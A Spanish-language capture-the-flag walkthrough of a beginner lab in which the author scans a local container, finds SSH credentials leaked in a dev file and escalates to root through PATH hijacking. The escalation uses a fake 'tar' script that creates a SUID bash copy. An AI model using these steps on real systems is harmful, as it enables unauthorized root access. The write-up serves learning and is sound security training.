

Solución lab **PATCH HIJACKING** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
Session Actions Edit View Help

WTHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde path_hijacking.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[✓] Laboratorio desplegado correctamente.

LAB: path_hijacking
DIFICULTAD: ***** fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de Root (formato flag{...}):
```

Iniciaremos con un escaneo de puerto con nmap


```
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING

(chifay@kali)~[~/Whoami-Labs/PATCH HIJACKING]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_path_hijacking
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 11:40 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 0.00s elapsed
Initiating ARP Ping Scan at 11:40
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:40, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:40
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:40, 0.51s elapsed (65535 total ports)
Initiating Service scan at 11:40
Scanning 3 services on 172.17.0.2
Completed Service scan at 11:41, 6.06s elapsed (3 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
```


```
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
Scanned at 2026-07-24 11:40:54 CST for 7s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 46:ec:34:8e:58:d2:a9:74:b8:6b:e5:bf:88:eb:22:74 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF/Zv/WSSJT4azx6mxP5ipnf2JoBYIyrA3vNfaWE51mmXXy96Xwtij
Vcdx2tkAMaBmK1lvsGQMXzV4Uzu9ZeELM=
|   256 4b:7c:a9:fc:95:96:59:86:02:7c:d6:02:1b:7b:e2:d1 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFG4n/mH//2wp/FktRz5hgCZtcvhV1Csn0tsUZZGvuJk
80/tcp    open  http      syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.10.12)
|_ http-server-header: SimpleHTTP/0.6 Python/3.10.12
|_ http-title: Under Construction
|_ http-methods:
|_   Supported Methods: GET HEAD
8080/tcp  open  http      syn-ack ttl 64 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-generator: Hugo 0.92.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: CyberStore | Herramientas de Pentesting Premium
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
MAC Address: DE:1D:43:17:71:CE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Del resultado de nmap podemos observar que se encuentran abiertos los puertos 22 ssh (OpenSSH 8.9p1), 80 http (SimpleHTTPServer 0.6 (Python 3.10.12)) y 8080 http (Golang net/http server)

Comencemos viendo que hay en la web puerto 80



Web Server under construction



Hagamos una enumeración web puerto 80 para ver si hay directorios y archivos ocultos

```
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/PATCH HIJACKING  chifay@kali: ~/Whoami-Labs/PATCH HIJACKING  chifay@kali: ~/Whoami-Labs/PATCH HIJACKING

Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 14l 37w 469c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET 1l 5w 111c http://172.17.0.2/
301 GET 0l 0w 0c http://172.17.0.2/dev => http://172.17.0.2/dev/
200 GET 1l 6w 46c http://172.17.0.2/dev/notes.txt
301 GET 0l 0w 0c http://172.17.0.2/dev/.config => http://172.17.0.2/dev/.config/
301 GET 0l 0w 0c http://172.17.0.2/dev/.backup => http://172.17.0.2/dev/.backup/
200 GET 1l 5w 111c http://172.17.0.2/index.html
[#####] - 56s 55404/55404 0s found:6 errors:393
[#####] - 55s 55368/55368 998/s http://172.17.0.2/
[#####] - 1s 55368/55368 53912/s http://172.17.0.2/dev/ => Directory listing (add --scan-dir-listings to scan)

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$
```

Se encontró un directorio llamado dev y dentro de él tres archivos notes.txt, .config y .backup. vamos a descargarlos y ver su contenido

```
(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ wget http://172.17.0.2/dev/notes.txt
--2026-07-24 11:54:55-- http://172.17.0.2/dev/notes.txt
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46 [text/plain]
Saving to: 'notes.txt'

notes.txt 100%[=====] 46 --.-KB/s in 0s
2026-07-24 11:54:55 (10.5 MB/s) - 'notes.txt' saved [46/46]

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ wget http://172.17.0.2/dev/.config
--2026-07-24 11:55:06-- http://172.17.0.2/dev/.config
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /dev/.config/ [following]
--2026-07-24 11:55:06-- http://172.17.0.2/dev/.config/
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 393 [text/html]
Saving to: '.config'

.config 100%[=====] 393 --.-KB/s in 0s
2026-07-24 11:55:06 (81.5 MB/s) - '.config' saved [393/393]

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ wget http://172.17.0.2/dev/.backup
--2026-07-24 11:55:13-- http://172.17.0.2/dev/.backup
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /dev/.backup/ [following]
--2026-07-24 11:55:13-- http://172.17.0.2/dev/.backup/
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 374 [text/html]
Saving to: '.backup'


.backup 100%[=====] 374 --.-KB/s in 0s
2026-07-24 11:55:13 (50.9 MB/s) - '.backup' saved [374/374]
```

```
(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ cat notes.txt
TODO: complete migration to production server

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ cat .config
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /dev/.config/</title>
</head>
<body>
<h1>Directory listing for /dev/.config/</h1>
<hr>
<ul>
<li><a href="/api/">api/</a></li>
<li><a href="/system/">system/</a></li>
</ul>
<hr>
</body>
</html>

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ cat .backup
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /dev/.backup/</title>
</head>
<body>
<h1>Directory listing for /dev/.backup/</h1>
<hr>
<ul>
<li><a href="/old_index.html">old_index.html</a></li>
</ul>
<hr>
</body>
</html>
```

Esto nos revela la existencia de dos directorios más, api y system. Veamos si encontramos algo dentro de ellos



```
# GitHub OAuth & Authentication Handler (Dev test patch)
# WARNING: Do not push this config to public repository
# TODO: Migrate this test configuration to environment variables
# SSH pipeline test server credentials:
# SSH_USER = "srv_backup"
# SSH_PASS = "P4ss_B4ckup_2026!"

import os
import sys


class GitHubAuth:
    def __init__(self):
        self.client_id = "Iv1.8837a892df12019"
        self.client_secret = "dev_secret_key_placeholder"

    def authenticate(self):
        # Temp SSH pipeline test bypass
        # Server: localhost
        # User: srv_backup
        # Pass: P4ss_B4ckup_2026!
        print("Authenticating to pipeline...")
        return True
```

```
(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
$ curl -s "http://172.17.0.2/dev/.config/system/settings.ini"
[system]
enable=true
debug=false

(chifay@kali) - [~/Whoami-Labs/PATCH HIJACKING]
```

Por el otro lado en .backups encontramos



```
Old index backup
```


De toda esa información se encontraron unas credenciales para ssh

```
(chifay@kali)-[~/Whoami-Labs/PATCH HIJACKING]
└─$ ssh srv_backup@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:znh7N8I5YuRfunkwkuKJez64d5F8CNOqx3Ma5Mpsj9M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
srv_backup@172.17.0.2's password:
Permission denied, please try again.
srv_backup@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

srv_backup@path_hijacking:~$
```

Ahova vamos a ver que tipo de permisos tenemos con este usuario

```
srv_backup@path_hijacking:~$ whoami
srv_backup
srv_backup@path_hijacking:~$ id
uid=1000(srv_backup) gid=1000(srv_backup) groups=1000(srv_backup)
srv_backup@path_hijacking:~$ sudo -l
-bash: sudo: command not found
srv_backup@path_hijacking:~$ pwd
/home/srv_backup
srv_backup@path_hijacking:~$ ls -al
total 24
drwx----- 3 srv_backup srv_backup 4096 Jul 24 18:22 .
drwxr-xr-x 1 root      root      4096 Jul 24 17:29 ..
-rw-r--r-- 1 srv_backup srv_backup 220 Jan 6  2022 .bash_logout
-rw-r--r-- 1 srv_backup srv_backup 3771 Jan 6  2022 .bashrc
drwx----- 2 srv_backup srv_backup 4096 Jul 24 18:22 .cache
-rw-r--r-- 1 srv_backup srv_backup 807 Jan 6  2022 .profile
srv_backup@path_hijacking:~$
```

Busquemos si hay binarios con SUID que podamos explotar

```
srv_backup@path_hijacking:~$ find / -perm -4000 -type f -ls 2>/dev/null
805100    72 -rwsr-xr-x  1 root    root      72712 Feb  6  2024 /usr/bin/chfn
805243    60 -rwsr-xr-x  1 root    root      59976 Feb  6  2024 /usr/bin/passwd
805307    56 -rwsr-xr-x  1 root    root      55680 Mar 16 10:00 /usr/bin/su
805169    72 -rwsr-xr-x  1 root    root      72072 Feb  6  2024 /usr/bin/gpasswd
805333    36 -rwsr-xr-x  1 root    root      35200 Mar 16 10:00 /usr/bin/umount
805227    48 -rwsr-xr-x  1 root    root      47488 Mar 16 10:00 /usr/bin/mount
805107    44 -rwsr-xr-x  1 root    root      44808 Feb  6  2024 /usr/bin/chsh
805232    40 -rwsr-xr-x  1 root    root      40496 Feb  6  2024 /usr/bin/newgrp
810353   332 -rwsr-xr-x  1 root    root     338536 Apr 28 00:38 /usr/lib/openssh/ssh-keysign
812455    16 -rwsr-xr-x  1 root    root      16088 Jul 10 03:22 /usr/local/bin/backup
srv_backup@path_hijacking:~$
```

De todos esos el que me llama la atención es /usr/local/bin/backup

```
srv_backup@path_hijacking:~$ strings /usr/local/bin/backup
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
PTE1
u+UH
Sistema de Backup Autom
tico
tar -czf /tmp/backup.tar.gz /home/* 2>/dev/null
:~$
```

El binario `/usr/local/bin/backup` con SUID ejecuta un backup haciendo uso de tar, y como lo invoca sin el path absoluto podemos aprovechar esto a nuestro favor para escalar como root mediante path hijacking.

Primero aprovecharemos el directorio `/tmp` en el cual tenemos permisos de escritura para crear nuestro script

```
srv_backup@path_hijacking:~$ mkdir /tmp/hijack
cat > /tmp/hijack/tar << 'EOF'
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
/tmp/rootbash -p
EOF
chmod +x /tmp/hijack/tar
srv_backup@path_hijacking:~$ ls -al /tmp/hijack/tar
-rwxrwxr-x 1 srv_backup srv_backup 81 Jul 24 19:59 /tmp/hijack/tar
srv_backup@path_hijacking:~$
```

Después modificamos la variable de entorno `PATH` y agregamos la ruta donde tenemos nuestro script

```
srv_backup@path_hijacking:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
srv_backup@path_hijacking:~$ export PATH=/tmp/hijack:$PATH
srv_backup@path_hijacking:~$ echo $PATH
/tmp/hijack:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
srv_backup@path_hijacking:~$
```

Tercero ejecutamos el binario del backup

```
srv_backup@path_hijacking:~$ /usr/local/bin/backup
Sistema de Backup Automático
█
```

Finalmente verificamos con `whoami` y si responde con root ya podemos ir por la bandera

```
srv_backup@path_hijacking:~$ /usr/local/bin/backup
Sistema de Backup Automático
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),1000(srv_backup)
cat /root/flag.txt
flag{[REDACTED]}
```

Solo nos resta verificar el valor de la bandera

```
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/PATCH HIJACKING  srv_backup@path_hijacking: ~  chifay@kali: ~/Whoami-Labs/

[*] Cargando imagen desde path_hijacking.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: path_hijacking
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de Root (formato flag{... }): flag{[REDACTED]}
¡Felicitaciones! Has comprometido path_hijacking.

TIEMPO TOTAL: 02h 39m 14s
FECHA Y HORA: 2026-07-24 14:08:39 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
█
```